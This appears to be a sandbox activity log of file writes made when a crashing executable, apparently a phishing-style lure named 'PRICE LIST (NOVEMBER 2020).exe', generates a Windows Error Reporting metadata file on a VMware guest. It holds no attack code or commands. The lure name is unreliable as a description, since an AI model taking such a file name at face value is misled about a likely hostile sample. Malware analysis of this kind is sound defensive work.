C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 38 00 35 00 35 00 32 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.9.8.5.5.2.0.<./.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	7017497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 33 00 35 00 35 00 36 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.9.3.5.5.6.8.<./.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 35 00 34 00 34 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.7.5.4.4.0.<./.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 31 00 38 00 38 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.7.1.8.8.0.<./.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 30 00 30 00 35 00 36 00 34 00 34 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.a.g.e.f.i.l.e.U.s.a.g.e.>.3.0.0.5.6.4.4.8.<./.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	7017497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 38 00 30 00 38 00 38 00 37 00 30 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.3.8.0.8.8.7.0.4.<./.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 30 00 30 00 35 00 36 00 34 00 34 00 38 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.r.i.v.a.t.e.U.s.a.g.e.>.3.0.0.5.6.4.4.8.<./.P.r.i.v.a.t.e.U.s.a.g.e.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<./.P.a.r.e.n.t.P.r.o.c.e.s.s.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<.P.r.o.b.l.e.m.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	7017497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	60	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 43 00 4c 00 52 00 32 00 30 00 72 00 33 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<.E.v.e.n.t.T.y.p.e.>.C.L.R.2.0.r.3.<./.E.v.e.n.t.T.y.p.e.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	9	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	18	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	110	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 50 00 52 00 49 00 43 00 45 00 20 00 4c 00 49 00 53 00 54 00 20 00 28 00 4e 00 4f 00 56 00 45 00 4d 00 42 00 45 00 52 00 20 00 32 00 30 00 32 00 30 00 29 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<.P.a.r.a.m.e.t.e.r.0.>.P.R.I.C.E. .L.I.S.T. .(.N.O.V.E.M.B.E.R. .2.0.2.0.)...e.x.e.<./.P.a.r.a.m.e.t.e.r.0.>.	success or wait	9	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<./.P.r.o.b.l.e.m.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<.D.y.n.a.m.i.c.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	2	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<.P.a.r.a.m.e.t.e.r.1.>.1.0...0...1.7.1.3.4...2...0...0...2.5.6...4.8.<./.P.a.r.a.m.e.t.e.r.1.>.	success or wait	2	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<./.D.y.n.a.m.i.c.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	7017497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.S.y.s.t.e.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<.M.I.D.>.A.2.A.B.5.2.6.A.-.D.3.8.D.-.4.F.C.9.-.8.B.A.0.-.E.3.4.B.8.D.6.3.5.4.E.8.<./.M.I.D.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 70 00 73 00 71 00 6d 00 74 00 69 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<.S.y.s.t.e.m.M.a.n.u.f.a.c.t.u.r.e.r.>.p.s.q.m.t.i.,. .I.n.c...<./.S.y.s.t.e.m.M.a.n.u.f.a.c.t.u.r.e.r.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 70 00 73 00 71 00 6d 00 74 00 69 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<.S.y.s.t.e.m.P.r.o.d.u.c.t.N.a.m.e.>.p.s.q.m.t.i.7.,.1.<./.S.y.s.t.e.m.P.r.o.d.u.c.t.N.a.m.e.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	7017497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 33 00 39 00 38 00 39 00 34 00 35 00 34 00 2e 00 42 00 36 00 34 00 2e 00 31 00 39 00 30 00 36 00 31 00 39 00 30 00 35 00 33 00 38 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<.B.I.O.S.V.e.r.s.i.o.n.>.V.M.W.7.1...0.0.V...1.3.9.8.9.4.5.4...B.6.4...1.9.0.6.1.9.0.5.3.8.<./.B.I.O.S.V.e.r.s.i.o.n.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 35 00 37 00 30 00 39 00 31 00 31 00 35 00 39 00 39 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<.O.S.I.n.s.t.a.l.l.D.a.t.e.>.1.5.7.0.9.1.1.5.9.9.<./.O.S.I.n.s.t.a.l.l.D.a.t.e.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<.O.S.I.n.s.t.a.l.l.T.i.m.e.>.2.0.1.9.-.0.6.-.2.7.T.1.4.:.4.9.:.2.1.Z.<./.O.S.I.n.s.t.a.l.l.T.i.m.e.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<.T.i.m.e.Z.o.n.e.B.i.a.s.>.0.8.:.0.0.<./.T.i.m.e.Z.o.n.e.B.i.a.s.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.S.y.s.t.e.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	7017497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<.S.e.c.u.r.e.B.o.o.t.S.t.a.t.e.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.U.E.F.I.S.e.c.u.r.e.B.o.o.t.E.n.a.b.l.e.d.>.0.<./.U.E.F.I.S.e.c.u.r.e.B.o.o.t.E.n.a.b.l.e.d.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<./.S.e.c.u.r.e.B.o.o.t.S.t.a.t.e.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<.I.n.t.e.g.r.a.t.o.r.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	3	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	6	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<.F.l.a.g.s.>.0.0.0.0.0.0.0.0.<./.F.l.a.g.s.>.	success or wait	3	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<./.I.n.t.e.g.r.a.t.o.r.>.	success or wait	1	7017497A	unknown
